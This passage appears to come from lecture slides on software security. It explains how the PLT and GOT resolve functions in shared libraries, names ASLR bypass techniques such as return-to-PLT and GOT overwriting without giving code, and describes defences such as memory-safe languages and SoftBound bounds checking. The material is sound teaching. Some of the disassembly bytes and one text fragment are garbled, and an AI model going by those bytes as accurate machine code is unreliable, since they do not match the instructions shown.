unsigned long get_mylib_int()
{
    return mylib_int;
}
```

```
chester@aahalya:~/sse/aslr/plt$ make
gcc -fpic -g -c mylib.c -o mylib.o
gcc -fpic -shared -o libmylib_pic.so mylib.o
```

Compiler converts the call to `set_mylib_int` into `set_mylib_int@plt`

```
000004b7 <inc_mylib_int>:
4b7:  55                push    %ebp
4b8:  89 e5             mov     %esp,%ebp
4ba:  53                push    %ebx
4bb:  ec 14             sub     $0x14,%esp
4be:  ff ff ff ff      call    497 <__i686.get_pc_thunk.bx>
4c3:  81 11 00 00       add     $0x1181,%ebx
4c9:  ff ff ff ff      mov     -0x8(%ebx),%eax
4cf:  8b 00             mov     (%eax),%eax
4d1:  c0 01             add     $0x1,%eax
4d4:  89 04 24          mov     %eax,(%esp)
4d7:  ff ff ff ff      call    3bc <set_mylib_int@plt>
4dc:  83 c4 14          add     $0x14,%esp
4df:  5b                pop     %ebx
4e0:  5d                pop     %ebp
4e1:  c3                ret
```

# Example of PLT

Disassembly of section .plt:

0000039c <\_\_gmon\_start\_\_@plt-0x10>:

```
39c:  ff b3 04 00 00 00    pushl  0x4(%ebx)
3a2:  ff a3 08 00 00 00    jmp     *0x8(%ebx)
3a8:  00 00                add     %al, (%eax)
...
```

000003ac <\_\_gmon\_start\_\_@plt>:

```
3ac:  ff a3 0c 00 00 00    jmp     *0xc(%ebx)
3b2:  68 00 00 00 00 00    push    $0x0
3b7:  e9 e0 ff ff ff      jmp     39c <_init+0x30>
```

000003bc <set\_mylib\_int@plt>:

```
3bc:  ff a3 10 00 00 00    jmp     *0x10(%ebx)
3c2:  68 08 00 00 00 00    push    $0x8
3c7:  e9 d0 ff ff ff      jmp     39c <_init+0x30>
```

000003cc <\_\_cxa\_finalize@plt>:

```
3cc:  ff a3 14 00 00 00    jmp     *0x14(%ebx)
3d2:  68 10 00 00 00 00    push    $0x10
3d7:  e9 c0 ff ff ff      jmp     39c <_init+0x30>
```

ebx points to the GOT table  
ebx + 0x10 is the offset  
corresponding  
to set\_mylib\_int

Offset of set\_mylib\_int in the  
GOT (+0x10).  
It contains the address of the  
next instruction (ie. 0x3c2)

```
chester@aahalya:~/sse/aslr/plt$ readelf -x .got.plt libmylib_pic.so
```

Hex dump of section '.got.plt':

```
0x00001644 6c150000 00000000 00000000 b2030000 l.....
0x00001654 c2030000 d2030000 .....
```

# Example of PLT

Disassembly of section .plt:

0000039c <\_\_gmon\_start\_\_@plt-0x10>:

```
39c:  ff b3 04 00 00 00    pushl  0x4(%ebx)
3a2:  ff a3 08 00 00 00    jmp     *0x8(%ebx)
3a8:  00 00                add     %al, (%eax)
...
```

000003ac <\_\_gmon\_start\_\_@plt>:

```
3ac:  ff a3 0c 00 00 00    jmp     *0xc(%ebx)
3b2:  68 00 00 00 00 00    push    $0x0
3b7:  e9 e0 ff ff ff      jmp     39c <_init+0x30>
```

000003bc <set\_mylib\_int@plt>:

```
3bc:  ff a3 10 00 00 00    jmp     *0x10(%ebx)
3c2:  68 08 00 00 00 00    push    $0x8
3c7:  e9 d0 ff ff ff      jmp     39c <_init+0x30>
```

000003cc <\_\_cxa\_finalize@plt>:

```
3cc:  ff a3 14 00 00 00    jmp     *0x14(%ebx)
3d2:  68 10 00 00 00 00    push    $0x10
3d7:  e9 c0 ff ff ff      jmp     39c <_init+0x30>
```

Jump to the resolver, which resolves the actual address of set\_mylib\_int and fills it into the GOT

Push arguments for the resolver.

Jump to the first entry of the PLT i.e. PLT[0]

# Advantages

- Functions are relocatable, therefore good for ASLR
- Functions resolved only on need, therefore saves time during the load phase

# Bypassing ASLR

- Brute force
- Return-to-PLT
- Overwriting the GOT
- Timing Attacks



# Safer Programming Languages, and Compiler Techniques

# Other Precautions for buffer overflows

- Enforce memory safety in programming language
  - Example java, C# (slow and not feasible for system programming)
    - Cannot replace C and C++.  
(Too much software already developed in C / C++)
  - Newer languages like Rust seem promising
- Use securer libraries. For example C11 annex K, `gets_s`, `strcpy_s`, `strncpy_s`, etc.  
(`_s` is for secure)

# Compile Bounds Checking

- Check accesses to each buffer so that it cannot be beyond the bounds
- In C and C++, bound checking performed at pointer calculation time or dereference time.
- Requires run-time bound information for each allocated block.
- Two methodologies
  - Object based techniques
  - Pointer based techniques

# Softbound

- Every pointer in the program is associated with a base and bound
- Before every pointer dereference to verify to verify if the dereference is legally permitted

```
ptr = malloc(size);
ptr_base = ptr;
ptr_bound = ptr + size;
if (ptr == NULL) ptr_bound = NULL;
```

```
int array[100];
ptr = &array;
ptr_base = &array[0];
ptr_bound = &array[100];
```

```
check(ptr, ptr_base, ptr_bound, sizeof(*ptr));
value = *ptr;      // original load
```

Where check() is defined as:

```
void check(ptr, base, bound, size) {
    if ((ptr < base) || (ptr+size > bound)) {
        abort();
    }
}
```

These checks are automatically inserted at compile time for all pointer variables. For non-pointers, this check is not required.

# Softbound – more details

- **pointer arithmetic and assignment**

The new pointer inherits the base and bound of the original pointer

```
newptr = ptr + index;    // or &ptr[index]  
newptr_base = ptr_base;  
newptr_bound = ptr_bound;
```

No specific checks are required, until dereferencing is done

# Storing Metadata

- Table maintained for metadata

```
int** ptr;  
int* new_ptr;  
...  
check(ptr, ptr_base, ptr_bound, sizeof(*ptr));  
newptr = *(ptr);  
newptr_base = table_lookup(ptr)->base;  
newptr_bound = table_lookup(ptr)->bound;
```

```
int** ptr;  
int* new_ptr;  
...  
check(ptr, ptr_base, ptr_bound, sizeof(*ptr));  
*(ptr) = new_ptr;  
table_lookup(ptr)->base = newptr_base;  
table_lookup(ptr)->bound = newptr_bound;
```

# Softbound – more details

- Pointers passed to functions
  - If pointers are **passed by the stack**  
no issues. The compiler can put information related to metadata onto the stack
  - If pointers **passed by registers.**  
Compiler modifies every function declaration to add more arguments related to metadata

```
int func(char* s)
{
    ...
}

int value = func(ptr);
```

on parame

e → a

```
int _sb_func(char* s, void* s_base, void* s_bound)
{
    ...
}

int value = _sb_func(ptr, ptr_base, ptr_bound);
```